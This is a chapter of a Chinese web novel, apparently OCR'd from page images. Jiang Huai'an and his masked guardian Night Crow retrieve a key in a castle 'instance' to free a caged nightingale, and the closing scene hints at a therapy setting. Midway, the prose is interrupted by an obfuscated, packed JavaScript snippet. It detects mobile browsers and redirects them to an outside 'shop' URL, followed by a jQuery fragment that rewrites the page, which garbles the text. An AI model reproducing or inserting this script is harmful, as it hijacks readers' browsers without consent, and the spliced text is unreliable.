夜色如墨,唯有月光透过古堡残窗,在地面投下碎银般的光斑。江怀安指尖抚过石墙,触感冰冷潮湿,像极了福利院那年久失修的后墙——这念头一闪而过,却被他迅速压回心底。
“夜莺的巢穴在顶层钟楼。”林医生的声音从通讯器传来,带着电流杂音,“但通往钟楼的阶梯被荆棘封锁,需找到‘夜巡者的钥匙’。”
江怀安抬头,螺旋阶梯上方盘踞着暗紫色荆棘,尖刺泛着幽光,仿佛活物般微微蠕动。他试探性伸手,荆棘骤然缩紧,发出金属摩擦般的嘶鸣。
“别碰。”
低沉男声自身后响起,江怀安手腕一紧,已被夜鸦拽回。对方掌心有薄茧,力道不容拒绝,却在他站稳后立即松开,仿佛触碰烫手。
“荆棘有毒,沾上即麻痹。”夜鸦的黑袍沾着夜露,面具下只露一双灰眸,在暗处如冷刃出鞘,“钥匙在古堡画廊,跟我来。”
江怀安抿唇跟上。这男人总神出鬼没,救他时毫不犹豫,却又刻意保持距离。就像福利院那只总偷食却不让摸的野猫——这联想让他莫名想笑,却又咽了回去。
画廊长廊两侧挂满油画,画中人物皆闭目沉睡,唯有中央一幅画例外:画中黑衣骑士手持铜钥匙,眼眸半睁,似在凝视观画者。
“夜巡者……”江怀安低念画名,伸手欲取钥匙,画中骑士瞳孔骤转血红,利剑破画而出!
“退后!”
夜鸦厉喝,黑袍翻卷间已挡在江怀安身前。剑锋擦过他肩臂,布料撕裂声清晰可闻,他却闷哼未退,反手扣住画框边缘——
“咔嚓!”
画框碎裂,钥匙坠地,骑士化作黑烟消散。
江怀安怔怔看着夜鸦渗血的肩臂:“你……”
“小伤。”夜鸦俯身拾起钥匙,语气淡漠,“下次别贸然动手。”
他转身时,江怀安瞥见其颈侧有道旧疤,蜿蜒至衣领下——那疤痕形状,竟与自己童年时磕在福利院石阶上的伤如出一辙。
“你的疤……”江怀安下意识开口。
夜鸦动作微顿,灰眸扫来:“副本生成的伤痕而已。”
谎言。江怀安几乎能确定。但这念头如潮水,来得快退得也快。
画廊尽头传来脚步声,阿星抱着破旧玩偶跑来,眼眶泛红:“怀安哥!黑蛇在追我……”
话音未落,黑影已堵住廊口。黑蛇的鳞甲映着月光,笑声嘶哑:“钥匙交出来,否则这小孩……”
江怀安将阿星拉到身后,钥匙攥紧掌心:“我的东西,轮不到你抢。”
语气平静,却让黑蛇笑声骤停。
夜鸦侧目看他,面具下唇角微不可察地扬起:“有点意思。”
这句低语轻得似风,却让江怀安心跳漏了一拍。
三人退至画廊角落,黑蛇步步紧逼。江怀安握紧钥匙,突然想起林医生的话——
“夜莺渴望‘真实的声音’,钥匙需共鸣才能使用。”
真实的声音……
他闭眼,哼起那段残缺歌谣。福利院护工曾教他,说这是“海边孩子的歌”,可他从未见过海,直到那年遇见白衣少年——
“哗啦……”
钥匙突然震颤,发出潮汐般的鸣响。荆棘闻声退散,露出通往钟楼的阶梯。
黑蛇怒吼扑来,夜鸦挥刀拦截,却对江怀安道:“带阿星上去,这里交给我。”
“你一个人?”江怀安蹙眉。
夜鸦灰眸深邃:“你忘了?我是你的守护者。”
这句话如咒语,让江怀安脑海刺痛。他咬牙拉起阿星奔向阶梯,身后传来兵刃交击声,却未回头。
钟楼顶端,铁笼中困着银羽夜莺,眼眸紧闭,胸脯微弱起伏。
江怀安将钥匙插入锁孔,夜莺突然睁眼,瞳孔;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17368502|199845||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
竟与白衣少年相似——
“你终于来了。”夜莺口吐人言,声音如少年清亮,“但这里没有真相,只有你不敢面对的回忆。”
江怀安手一颤,钥匙险些脱落。
阿星突然拽他衣角,指向窗外:“怀安哥,你看……”
月光下,古堡外竟是一片无垠海域,潮汐往复,却寂静无声。
而海面上,白衣少年背对他而立,衣袂随风,似要转身——
“轰!”
钟楼突然震动,黑蛇冲破楼板,利爪直取夜莺!
江怀安本能扑向铁笼,却听夜鸦厉喝:“别动!”
黑袍身影如鹰掠至,刀锋格开利爪,反手将江怀安与阿星推向角落。
“钥匙给我!”夜鸦语气急促。
江怀安递出钥匙,指尖相触时,夜鸦掌心温度灼人。
“记住,”夜鸦凝视他,灰眸竟泛起血色,“无论看到什么,都是假的。”
钥匙插入锁孔,夜莺振翅高鸣,银光炸裂——
江怀安最后见到的,是夜鸦被黑蛇刺穿肩胛,却仍对他无声做口型:
“活下去。”
白光吞没一切。
【章节尾声】
江怀安苏醒于副本起始点,林医生正在记录数据。
“夜鸦呢?”他哑声问。
林医生笔尖一顿:“守护者会自动修复,不必担心。”
但江怀安瞥见记录本一角,写着——
“患者潜意识防御机制过强,需警惕攻击性倾向。”
窗外,月光依旧冰冷。
江怀安摩挲指尖,那里残留着夜鸦掌心的薄茧触感。
就像福利院那只野猫,终于肯让他摸了一下,却又迅速逃开。
“下次见面,”他轻声自语,“该我护你了。”
这句低语散在风里,无人听见。